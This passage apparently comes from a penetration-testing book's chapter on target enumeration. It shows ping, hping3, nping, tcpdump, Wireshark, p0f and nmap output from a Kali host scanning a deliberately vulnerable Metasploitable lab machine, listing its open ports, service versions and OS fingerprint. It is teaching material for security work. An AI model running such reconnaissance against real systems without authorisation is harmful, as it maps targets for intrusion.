64 bytes from 172.16.43.156: icmp_seq=16 ttl=64 time=0.330 ms
64 bytes from 172.16.43.156: icmp_seq=17 ttl=64 time=0.292 ms
64 bytes from 172.16.43.156: icmp_seq=18 ttl=64 time=0.313 ms
64 bytes from 172.16.43.156: icmp_seq=19 ttl=64 time=0.305 ms
^C
--- 172.16.43.156 ping statistics ---
19 packets transmitted, 19 received, 0% packet loss, time 18001ms
```

```
root@kali:~# ping -c 1 172.16.43.156
PING 172.16.43.156 (172.16.43.156) 56(84) bytes of data.
64 bytes from 172.16.43.156: icmp_seq=1 ttl=64 time=0.869 ms

--- 172.16.43.156 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.869/0.869/0.869/0.000 ms
```

No.	Time	Source	Destination	Protocol	Length	Info
7	2.456832000	172.16.43.150	172.16.43.156	ICMP	98	Echo (ping) request id=0x0982, seq=1/256, ttl=64 (reply in 10)
10	2.465325000	172.16.43.156	172.16.43.150	ICMP	98	Echo (ping) reply id=0x0982, seq=1/256, ttl=64 (request in 7)

\*eth0 [Wireshark 1.12.6 (Git Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephone Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::20c:29ff:feb3:137	fe80::20c:29ff:feb1:ff	ICMPv6	118	Echo (ping) request id=0x0598, seq=1, hop limit=64 (reply in 2)
2	0.002410000	fe80::20c:29ff:feb1:ff08	fe80::20c:29ff:feb3:1	ICMPv6	118	Echo (ping) reply id=0x0598, seq=1, hop limit=64 (request in 1)

```
▼ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
  Interface id: 0 (eth0)
  Encapsulation type: Ethernet (1)
  Arrival Time: Apr  3, 2016 19:44:48.430424000 PDT
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1459737888.430424000 seconds
  [Time delta from previous captured frame: 0.000000000 seconds]
  [Time delta from previous displayed frame: 0.000000000 seconds]
  [Time since reference or first frame: 0.000000000 seconds]
  Frame Number: 1
  Frame Length: 42 bytes (336 bits)
  Capture Length: 42 bytes (336 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: eth:ethertype:arp]
  [Coloring Rule Name: ARP]
  [Coloring Rule String: arp]
▼ Ethernet II, Src: VMware_b3:01:37 (00:0c:29:b3:01:37), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▶ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▶ Source: VMware_b3:01:37 (00:0c:29:b3:01:37)
  Type: ARP (0x0806)
▼ Address Resolution Protocol (request)
  Hardware type: Ethernet (1)
  Protocol type: IP (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: request (1)
  Sender MAC address: VMware_b3:01:37 (00:0c:29:b3:01:37)
  Sender IP address: 172.16.43.150 (172.16.43.150)
  Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
  Target IP address: 172.16.43.156 (172.16.43.156)
```

```

▼ Frame 2: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
  Interface id: 0 (eth0)
  Encapsulation type: Ethernet (1)
  Arrival Time: Apr  3, 2016 19:44:48.430729000 PDT
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1459737888.430729000 seconds
  [Time delta from previous captured frame: 0.000305000 seconds]
  [Time delta from previous displayed frame: 0.000305000 seconds]
  [Time since reference or first frame: 0.000305000 seconds]
  Frame Number: 2
  Frame Length: 60 bytes (480 bits)
  Capture Length: 60 bytes (480 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: eth:ethertype:arp]
  [Coloring Rule Name: ARP]
  [Coloring Rule String: arp]
▼ Ethernet II, Src: Vmware_18:0f:08 (00:0c:29:18:0f:08), Dst: Vmware_b3:01:37 (00:0c:29:b3:01:37)
  ▶ Destination: Vmware_b3:01:37 (00:0c:29:b3:01:37)
  ▶ Source: Vmware_18:0f:08 (00:0c:29:18:0f:08)
  Type: ARP (0x0806)
  Padding: 0000000000000000000000000000000000000000000000000000000000000000
▼ Address Resolution Protocol (reply)
  Hardware type: Ethernet (1)
  Protocol type: IP (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  Sender MAC address: Vmware_18:0f:08 (00:0c:29:18:0f:08)
  Sender IP address: 172.16.43.156 (172.16.43.156)
  Target MAC address: Vmware_b3:01:37 (00:0c:29:b3:01:37)
  Target IP address: 172.16.43.150 (172.16.43.150)

```

```

root@kali:~# tcpdump -i eth0 -vv
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
19:50:15.449727 IP (tos 0x0, ttl 64, id 50132, offset 0, flags [none], proto ICMP (1), length 28)
  kali > 172.16.43.156: ICMP echo request, id 12038, seq 0, length 8
19:50:15.449987 IP (tos 0x0, ttl 64, id 59173, offset 0, flags [none], proto ICMP (1), length 28)
  172.16.43.156 > kali: ICMP echo reply, id 12038, seq 0, length 8
19:50:15.860296 IP (tos 0x0, ttl 64, id 30608, offset 0, flags [DF], proto UDP (17), length 72)
  kali.48293 > 172.16.43.2.domain: [bad udp cksum 0xaefe -> 0x9cba!] 2484+ PTR? 156.43.16.172.in-addr.arpa. (44)
19:50:15.941422 IP (tos 0x0, ttl 128, id 65250, offset 0, flags [none], proto UDP (17), length 72)
  172.16.43.2.domain > kali.48293: [udp sum ok] 2484 NXDomain*- q: PTR? 156.43.16.172.in-addr.arpa. 0/0/0 (44)
19:50:16.828061 IP (tos 0x0, ttl 64, id 30698, offset 0, flags [DF], proto UDP (17), length 70)
  kali.34123 > 172.16.43.2.domain: [bad udp cksum 0xaefc -> 0x1568!] 65433+ PTR? 2.43.16.172.in-addr.arpa. (42)
19:50:16.888384 IP (tos 0x0, ttl 128, id 65251, offset 0, flags [none], proto UDP (17), length 70)
  172.16.43.2.domain > kali.34123: [udp sum ok] 65433 NXDomain*- q: PTR? 2.43.16.172.in-addr.arpa. 0/0/0 (42)
19:50:20.873847 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 172.16.43.2 tell kali, length 28
19:50:20.874082 ARP, Ethernet (len 6), IPv4 (len 4), Reply 172.16.43.2 is-at 00:50:56:f3:ae:78 (oui Unknown), length 46
^C
8 packets captured
8 packets received by filter
0 packets dropped by kernel

```

```

hping3> hping recv eth0
ip(ihl=0x0,ver=0x0,tos=0x00,totlen=0,id=0,fragoff=0,mf=0,df=0,rf=0,ttl=0,proto=0
,cksum=0x0000,saddr=0.0.0.0,daddr=0.0.0.0)

```

```
root@kali:~# hping3 172.16.43.156 -c 1 -S -p 22 -s 6060
HPING 172.16.43.156 (eth0 172.16.43.156): S set, 40 headers + 0 data bytes
len=46 ip=172.16.43.156 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=5840 rtt=5.3 ms

--- 172.16.43.156 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 5.3/5.3/5.3 ms
```

```
root@kali:~# hping3 -2 172.16.43.156 -c 1 -S -p 22 -s 6060
HPING 172.16.43.156 (eth0 172.16.43.156): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=172.16.43.156 name=UNKNOWN
status=0 port=6060 seq=0

--- 172.16.43.156 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 26.8/26.8/26.8 ms
```

```
root@kali:~# nping -c 1 172.16.43.154-157

Starting Nping 0.6.49BETA4 ( http://nmap.org/nping ) at 2016-03-20 12:21 PDT
SENT (0.0165s) ICMP [172.16.43.150 > 172.16.43.154 Echo request (type=8/code=0) id=1858 seq=1] IP [ttl=64 id=6141 iplen=28 ]
SENT (1.0169s) ICMP [172.16.43.150 > 172.16.43.155 Echo request (type=8/code=0) id=15769 seq=1] IP [ttl=64 id=6141 iplen=28 ]
SENT (2.0182s) ICMP [172.16.43.150 > 172.16.43.156 Echo request (type=8/code=0) id=56961 seq=1] IP [ttl=64 id=6141 iplen=28 ]
RCVD (2.2014s) ICMP [172.16.43.156 > 172.16.43.150 Echo reply (type=0/code=0) id=56961 seq=1] IP [ttl=64 id=18749 iplen=28 ]
SENT (3.0193s) ICMP [172.16.43.150 > 172.16.43.157 Echo request (type=8/code=0) id=31854 seq=1] IP [ttl=64 id=6141 iplen=28 ]

Statistics for host 172.16.43.154:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 172.16.43.155:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 172.16.43.156:
| Probes Sent: 1 | Rcvd: 1 | Lost: 0 (0.00%)
|_ Max rtt: 183.110ms | Min rtt: 183.110ms | Avg rtt: 183.110ms
Statistics for host 172.16.43.157:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 4 (112B) | Rcvd: 1 (46B) | Lost: 3 (75.00%)
Nping done: 4 IP addresses pinged in 4.02 seconds
```

```
root@kali:~# nping --tcp -c 1 -p 22 172.16.43.156

Starting Nping 0.6.49BETA4 ( http://nmap.org/nping ) at 2016-03-20 12:24 PDT
SENT (0.0070s) TCP 172.16.43.150:4680 > 172.16.43.156:22 S ttl=64 id=50591 iplen=40 seq=1553963758 win=1480
RCVD (0.1997s) TCP 172.16.43.156:22 > 172.16.43.150:4680 SA ttl=64 id=0 iplen=44 seq=2071016197 win=5840 <mss 1460>

Max rtt: 192.519ms | Min rtt: 192.519ms | Avg rtt: 192.519ms
Raw packets sent: 1 (40B) | Rcvd: 1 (46B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 1.00 seconds
```

```
root@kali:~# alive6 -p eth0
```

```
Scanned 1 address and found 0 systems alive
```

Open ▾  pOf.log  
/usr/share/pOf

```
[2016/02/10 22:12:38] mod=syn|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=cli|os=Linux 3.11  
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id+:0  
[2016/02/10 22:12:38] mod=mtu|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=cli|link=Ethernet  
or modem|raw_mtu=1500  
[2016/02/10 22:12:38] mod=syn+ack|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|os=Linux  
2.6.x|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*4,5:mss,sok,ts,nop,ws:df:0  
[2016/02/10 22:12:38] mod=mtu|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|link=Ethernet  
or modem|raw_mtu=1500  
[2016/02/10 22:12:38] mod=http request|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=cli|  
app=Firefox 10.x or newer|lang=English|params=none|raw_sig=1:Host,User-Agent,Accept=[text/  
html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8],Accept-Language=[en-US,en;q=0.5],Accept-  
Encoding=[gzip, deflate],Connection=[keep-alive]:Accept-Charset,Keep-Alive:Mozilla/5.0 (X11; Linux  
x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.6.0  
[2016/02/10 22:12:39] mod=uptime|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|uptime=0  
days 2 hrs 38 min (modulo 497 days)|raw_freq=98.92 Hz  
[2016/02/10 22:12:39] mod=http response|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|  
app=Apache 2.x|lang=none|params=none|raw_sig=1:Date,Server,X-Powered-By=  
[PHP/5.2.4-2ubuntu5.10],Keep-Alive=[timeout=15, max=100],Connection=[Keep-Alive],Transfer-Encoding=  
[chunked],Content-Type:Accept-Ranges:Apache/2.2.8 (Ubuntu) DAV/2  
[2016/02/10 22:12:54] mod=syn|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=cli|os=Linux 3.11  
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id+:0  
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=cli|link=Ethernet  
or modem|raw_mtu=1500  
[2016/02/10 22:12:54] mod=uptime|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=cli|uptime=0  
days 3 hrs 25 min (modulo 198 days)|raw_freq=249.98 Hz  
[2016/02/10 22:12:54] mod=syn+ack|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=srv|os=???|  
dist=0|params=none|raw_sig=4:128+0:0:1460:mss*44,0:mss::0  
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=srv|link=Ethernet  
or modem|raw_mtu=1500  
[2016/02/10 22:12:54] mod=syn|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=cli|os=Linux 3.11  
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id+:0  
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=cli|link=Ethernet  
or modem|raw_mtu=1500  
[2016/02/10 22:12:54] mod=uptime|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=cli|uptime=0  
days 3 hrs 25 min (modulo 198 days)|raw_freq=250.00 Hz  
[2016/02/10 22:12:54] mod=syn+ack|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=srv|os=???|  
dist=0|params=none|raw_sig=4:128+0:0:1460:mss*44,0:mss::0  
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=srv|link=Ethernet  
or modem|raw_mtu=1500  
[2016/02/10 22:13:10] mod=syn|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=cli|os=Linux 3.11  
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id+:0  
[2016/02/10 22:13:10] mod=mtu|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=cli|link=Ethernet  
or modem|raw_mtu=1500  
[2016/02/10 22:13:10] mod=uptime|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=cli|uptime=0  
days 3 hrs 26 min (modulo 198 days)|raw_freq=249.98 Hz  
[2016/02/10 22:13:11] mod=syn+ack|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=srv|os=???|  
dist=0|params=none|raw_sig=4:128+0:0:1460:mss*44,0:mss::0  
[2016/02/10 22:13:11] mod=mtu|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=srv|link=Ethernet
```

Plain Text ▾ Tab Width: 8 ▾ Ln 1, Col 1 ▾ INS

```
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ _
```

```
MAC Address: 00:0C:29:18:0F:08 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.91 seconds
```

## Chapter 6: Enumerating Target

0

7

15

31

Source Port (16 bits)		Destination Port (16 bits)			
Sequence Number (32 bits)					
Acknowledgment Number (32 bits)					
H. Len. (4 bits)	Rsvd. (4 bits)	Control Bits (8 bits)	Window Size (16 bits)		
Checksum (16 bits)		Urgent Pointer (16 bits)			

0

15

31

Source Port (16 bits)	Destination Port (16 bits)
UDP Length (16 bits)	UDP Checksum (16 bits)

```

852 3.381826 172.16.43.150 172.16.43.156 TCP 54 46409→53 [RST] Seq=1 Win=0 Len=0
▶ Frame 852: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
▼ Ethernet II, Src: Vmware_b3:01:37 (00:0c:29:b3:01:37), Dst: Vmware_18:0f:08 (00:0c:29:18:0f:08)
  ▶ Destination: Vmware_18:0f:08 (00:0c:29:18:0f:08)
  ▶ Source: Vmware_b3:01:37 (00:0c:29:b3:01:37)
    Type: IP (0x0800)
▼ Internet Protocol Version 4, Src: 172.16.43.150 (172.16.43.150), Dst: 172.16.43.156 (172.16.43.156)
▼ Transmission Control Protocol, Src Port: 46409 (46409), Dst Port: 53 (53), Seq: 1, Len: 0
  Source Port: 46409 (46409)
  Destination Port: 53 (53)
  [Stream index: 166]
  [TCP Segment Len: 0]
  Sequence number: 1 (relative sequence number)
  Acknowledgments number: 0
  Header Length: 20 bytes
  ▶ .... 0000 0000 0100 = Flags: 0x004 (RST)
    Window size value: 0
    [Calculated window size: 0]
    [Window size scaling factor: -2 (no window scaling used)]
  ▶ Checksum: 0xb376 [validation disabled]
    Urgent pointer: 0

0000 00 0c 29 18 0f 08 00 0c 29 b3 01 37 08 00 45 00  ..).... )...7..E.
0010 00 28 af a6 40 00 40 06 db d6 ac 10 2b 96 ac 10  ..(.@. @. ....+...
0020 2b 9c b5 49 00 35 94 aa 02 ee 00 00 00 00 50 04 +..I.5.. .....P.
0030 00 00 b3 76 00 00 ...V..

```

## 172.16.43.156

### Address

- 172.16.43.156 (ipv4)
- 00:0C:29:18:0F:08 - VMware (mac)

### Ports

The 977 ports scanned but not shown below are in state: **closed**

- 977 ports replied with:  **resets**

Port	State (toggle closed [0]   filtered [0])		Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack			
22	tcp	open	ssh	syn-ack			
23	tcp	open	telnet	syn-ack			
25	tcp	open	smtp	syn-ack			
53	tcp	open	domain	syn-ack			
80	tcp	open	http	syn-ack			
111	tcp	open	rpcbind	syn-ack			
139	tcp	open	netbios-ssn	syn-ack			
445	tcp	open	microsoft-ds	syn-ack			
512	tcp	open	exec	syn-ack			
513	tcp	open	login	syn-ack			
514	tcp	open	shell	syn-ack			
1099	tcp	open	rmiregistry	syn-ack			
1524	tcp	open	ingreslock	syn-ack			
2049	tcp	open	nfs	syn-ack			
2121	tcp	open	cproxy-ftp	syn-ack			
3306	tcp	open	mysql	syn-ack			
5432	tcp	open	postgresql	syn-ack			
5900	tcp	open	vnc	syn-ack			
6000	tcp	open	X11	syn-ack			
6667	tcp	open	irc	syn-ack			
8009	tcp	open	ajp13	syn-ack			
8180	tcp	open	unknown	syn-ack			

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 13:54 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00031s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 00:0C:29:18:0F:08 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 13:59 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00021s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:18:0F:08 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.46 seconds
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 14:01 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00021s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e0:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=0C0SA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2016-02-14T13:18:17+00:00; -35d07h43mils from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
| bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
```

```
MAC Address: 00:0C:29:18:0F:08 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
| | OS: Unix (Samba 3.0.20-Debian)
| | NetBIOS computer name:
| | Workgroup: WORKGROUP
| |_ System time: 2016-02-14T08:18:16-05:00

TRACEROUTE
HOP RTT      ADDRESS
1   0.21 ms 172.16.43.156

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.16 seconds
```


```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 14:16 PDT
Nmap scan report for fe80::20c:29ff:fe18:f08
Host is up (0.00011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
2121/tcp  open  ccproxy-ftp
5432/tcp  open  postgresql
MAC Address: 00:0C:29:18:0F:08 (VMware)
```


```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 14:21 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00032s latency).
PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
| /tikiwiki/: Tikiwiki
| /test/: Test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
| /index/: Potentially interesting folder
| http-headers:
|   Date: Sun, 14 Feb 2016 13:37:43 GMT
|   Server: Apache/2.2.8 (Ubuntu) DAV/2
|   X-Powered-By: PHP/5.2.4-2ubuntu5.10
|   Connection: close
|   Content-Type: text/html
|
|_ (Request type: HEAD)
| http-methods: No Allow or Public header in OPTIONS response (status code 200)
